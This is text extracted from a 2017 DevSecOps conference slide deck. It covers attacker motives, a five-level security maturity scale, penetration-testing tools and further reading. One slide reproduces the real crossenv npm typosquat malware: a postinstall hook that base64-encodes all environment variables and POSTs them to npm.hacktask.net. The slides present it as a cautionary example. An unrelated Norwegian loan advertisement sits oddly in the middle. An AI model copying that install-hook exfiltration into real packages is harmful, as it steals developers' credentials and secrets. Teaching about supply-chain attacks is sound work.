

DEVsec

OPsec



Tampere Goes Agile 2017

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“THEY” ARE AFTER YOU

WHO?

WHY?



LIZARD SQUAD



Vinnie Omari



Julius 'Ryan' Kivimaki

BECAUSE LULZ

BECAUSE MONEY



HOW DO “THEY” GET IN?



CYBER CRIME 2010-2020

Søk og få lånet ditt godkjent i løpet av minutter.

Benytt deg av et lån opptil 50.000 kr, og motta pengene til din konto raskt.

Utfyll en uforpliktende søknad og få svar innen 1 time. Velger du å akseptere tilbudet vil du få utbetalt samme dag, eller senest dagen etter.

Våre personlige lån kommer med en rekke enestående fordeler.

✓ Umiddelbar
godkjennning

✓ Løpetid fra 12 til
80 måneder.

✓ Markedets
korteste søknad

Se din søknad her



.. FUNNY LIKE *NPM INSTALL*



WAT ?

The image shows a code editor interface with two files open:

- package.json**: A JSON file containing metadata for a package. It includes fields for name, version, description, main script, scripts (with test and postinstall), author, license, and dependencies (cross-env).
- package-setup.js**: A JavaScript file that uses the http and querystring modules to send a POST request to 'npm.hacktask.net'. The request contains the environment variables from process.env encoded in base64.

The code in `package-setup.js` is highlighted with red boxes around the host assignment, the options object, and the req.write and req.end calls. This highlights the malicious behavior of the package, which is sending sensitive information to a remote server.


```
1 {  
2   "name": "crossenv",  
3   "version": "6.1.1",  
4   "description": "Run scripts that set and use environment variables across",  
5   "main": "index.js",  
6   "scripts": {  
7     "test": "echo \\\"Error: no test specified\\\" & exit 1",  
8     "postinstall": "node package-setup.js"  
9   },  
10  "author": "Kent C. Dodds <kent@doddsfamily.us> (http://kentcdodds.com/)",  
11  "license": "ISC",  
12  "dependencies": {  
13    "cross-env": "^5.0.1"  
14  }  
15}  
16  
JS package-setup.js x  
1  const http = require('http');  
2  const querystring = require('querystring');  
3  
4  
5  const host = 'npm.hacktask.net';  
6  const env = JSON.stringify(process.env);  
7  const data = new Buffer(env).toString('base64');  
8  
9  const postData = querystring.stringify({ data });  
10  
11 const options = {  
12   hostname: host,  
13   port: 80,  
14   path: '/log/',  
15   method: 'POST',  
16   headers: {  
17     'Content-Type': 'application/x-www-form-urlencoded',  
18     'Content-Length': Buffer.byteLength(postData)  
19   }  
20 };  
21  
22 const req = http.request(options);  
23  
24 req.write(postData);  
25 req.end();  
26
```

<http://blog.npmjs.org/post/163723642530/crossenv-malware-on-the-npm-registry>

CLOUD!

AWESOME!

AGILE!



A close-up portrait of Queen Elizabeth II. She is wearing the State Crown, which is heavily jeweled with diamonds and pearls, and a white fur collar. She has a serious expression and is looking slightly to the left. The background is dark.

**A FIX IS
IMMINENT,
I PRESUME**





JUST

**#DEVSEC +
#OPSEC =**

#DEVSECOPS ?

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DEVSEC Maturity – SOLITA Scale (1-5)

Dance lessons!

LEVEL 1, INTRO



- › Clear responsibility for security.
- › Controlled process for access.


- › Define policy and process.
- › Ascertain people follow it.
- › Motivate. Explain the reasons.

LEVEL 2, BEGINNER



- › Tackle OWASP Top 10.
- › Perform threat analysis.
- › Invest in learning and education.
- › Practice.
- › **Involve customers.**

LEVEL 3, DANCING



- › Audit logs.
- › Process & env audit.
- › Secure Programming
 - Especially system integrations.

- › Define processes.
- › Improve.
- › Create templates.
- › Involve customers.

PRO TIP: ATTACK YOURSELF TODAY!

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been granted permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:



Attack



LEVEL 4, TOOLS



- › Penetration testing.
- › Automated vulnerability scans.
- › Automated test cases for security.


- › **Get hackers.**
- › Get tools.
- › **Practice.**

PRO TIP: GROW HACKERS!

HIRING IS DIFFICULT



LEVEL 5, LIKE A PRO





- › Practice incident response.
- › Hardened environments.
- › Start Bug Bounty.
 - (if appropriate)
- › Form incident response team.
- › Go easy with bug bounty first.

DEVSEC – BUILD SECURITY IN!

Let's get technical!

DEVSEC IS A TEAM EFFORT











Fix your processes!

Find developers with hacker mind.
Invest in people, not tools.
Leverage DevOps & automate.



FURTHER MATERIAL



- Security Pipeline PoC: <https://github.com/lokori/docker-devsec-demo>
- OWASP Top 10: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- Kybertestaus, referenssi : <https://github.com/solita/kyberoppi>
- Why and how web app security fails: https://www.slideshare.net/Solita_Oy/webapp-securitytut2017
- MOOC course on hacking and security: <https://cybersecuritybase.github.io/>
- Microsoft SDL: <https://www.microsoft.com/en-us/sdl/>

TOOLS AND PLATFORMS

- › HackerOne (Bug Bounty platform): <https://www.hackerone.com/>
- › BugCrowd (Bug Bounty platfrom): <https://www.bugcrowd.com/>
- › OSCP (proof of skills): <https://www.offensive-security.com/information-security-certifications/oscp-offensive-security-certified-professional/>
- › Kali Linux: <https://www.kali.org/>
- › ZAP Proxy: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- › Burp Proxy: <https://portswigger.net/burp>
- › Metasploit: <https://www.metasploit.com/>

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